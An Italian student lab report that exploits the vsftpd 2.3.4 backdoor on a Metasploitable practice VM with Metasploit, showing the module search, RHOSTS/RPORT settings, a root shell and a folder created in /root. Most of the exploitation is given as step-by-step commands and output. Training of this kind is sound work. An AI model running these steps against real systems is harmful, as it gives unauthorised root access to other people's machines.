



CONSEGNA

S7 / L1

di Giuseppe Lupoi



Nella pratica di oggi vedremo come effettuare una sessione di hacking sulla nostra macchina target Metasploitable.

- Ma che cos'è un **exploit**?

Con il termine exploit si intende la ricerca e lo sfruttamento di determinate vulnerabilità sul sistema target interessato con l'ausilio di tool appropriati al fine di ottenere un accesso remoto nella macchina stessa.

- Cos'è **VSFTPD**?

VSFTPD, è un server FTP open-source.

Questo servizio installato sulla nostra macchina serve per gestire le richieste di trasferimento di file su una rete, consentendo agli utenti di caricare o scaricare file da e verso un server tramite il protocollo FTP.



An abstract graphic consisting of numerous thin, black, curved lines that overlap and intersect to form a dynamic, flowing shape. The lines originate from the left side, curve upwards and to the right, then downwards and to the right, creating a sense of movement and depth. The overall form is reminiscent of a stylized, elongated letter 'S' or a fluid, organic shape. The lines are of varying lengths and curves, creating a complex, layered effect. The background is plain white, which makes the black lines stand out prominently.

An abstract graphic consisting of numerous thin, black, curved lines that overlap and flow together, creating a sense of motion and depth. The lines originate from the left side, curve upwards and to the right, then downwards and to the right, and finally curve back towards the right side. The overlapping nature of the lines creates a layered, almost three-dimensional effect, reminiscent of a stylized, flowing ribbon or a series of concentric, curved paths. The overall shape is dynamic and organic, set against a plain white background.

Possiamo ora cercare il servizio **vsftpd** di cui abbiamo bisogno e scegliere tra quelli che Metasploit ci propone.

Una volta scelto l'exploit da utilizzare lo avvieremo con il comando:

- **use /path_dell_exploit**

In questo caso io ho scelto

exploit/unix/ftp/vsftpd_234_backdoor come riproposto nell'immagine sottostante

```
msf6 > search vsftpd
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
[*] No payload configured, defaulting to cmd/unix/interact
```

Con il comando **info** visualizzeremo a schermo quelle che sono le impostazioni dell'exploit scelto e che quindi saranno da configurare.

In questo caso ci andremo ad occupare di:

- **RHOST**, ovvero l'IP del target
- **RPORT**, cioè la porta del servizio in ascolto

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ---
  =>  0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9sS5
```

Dunque arrivati a questo punto configureremo l'IP del target con questo comando:

set rhost IP target (in questo caso 192.168.50.101)

L'output **rhost => 192.168.50.100**

ci conferma che le modifiche sono avvenute con successo

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.101  
rhosts => 192.168.50.101
```


In egual modo possiamo configurare la porta di cui abbiamo bisogno con il comando:
set rport N° della porta (in questo caso la 21)

L'output **rport => 21** ci conferma che la porta è stata cambiata con successo.

Giusto per avere una sicurezza assoluta ripetiamo il comando **info** e noteremo che le voci sono state modificate come potete vedere nel rettangolo rosso.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
  No

Basic options:
```


Name	Current Setting	Required	Description
RHOSTS	192.168.50.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Payload information:
  Space: 2000
  Avoid: 0 characters
```

Una volta terminate queste configurazioni non ci resta che far partire l'exploit semplicemente con il comando **exploit**.

Se il comando andrà a buon fine l'output ci avvertirà che la connessione è avvenuta e che la shell è stata creata.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - The port used by the backdoor bind listener is already open
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.50.100:36027 → 192.168.50.101:6200) at 2024-01-15 12:34:48 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

The terminal screenshot shows the execution of the 'exploit' command in the msf6 framework. The output indicates a successful exploit on 192.168.50.101:21, resulting in a root shell session. The user then runs the 'ls' command, listing the contents of the root directory, which includes standard Linux system directories and files like bin, boot, cdrom, dev, etc, home, initrd, initrd.img, lib, lost+found, media, mnt, nohup.out, opt, proc, root, sbin, srv, sys, tmp, usr, var, and vmlinuz. A large, semi-transparent 'LINUX' watermark is visible in the background of the terminal window.



Ora non ci resta che utilizzare il terminale come abbiamo sempre fatto. La pratica di oggi ci chiede di entrare nella cartella **/root** e creare una sottocartella di nome **test_metasploit**.

Procediamo quindi con:

- **cd root** per entrare nella cartella
- **mkdir test_metasploit** per creare la cartella

```
cd root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```




Concludiamo



Ho voluto infine effettuare una “prova del 9” andando appunto su **Metasploitable** nella cartella **/root** per controllare se effettivamente la cartella **test_metasploit** fosse stata creata.

Successo!

Come vedete nello screen sottostante la cartella è stata creata correttamente.

A terminal window showing a series of commands and their outputs. The user starts in the /home directory, moves to the root directory, and lists the contents. The output shows various system directories and files. Then, the user moves to the /root directory and lists its contents, where 'test_metasploit' is highlighted with a red underline.

```
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root  sys  var
boot     etc      initrd.img  media      opt        sbin  tmp  vmlinuz
cdrom    home     lib       mnt        proc       srv   usr
msfadmin@metasploitable:/$ cd root
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$ _
```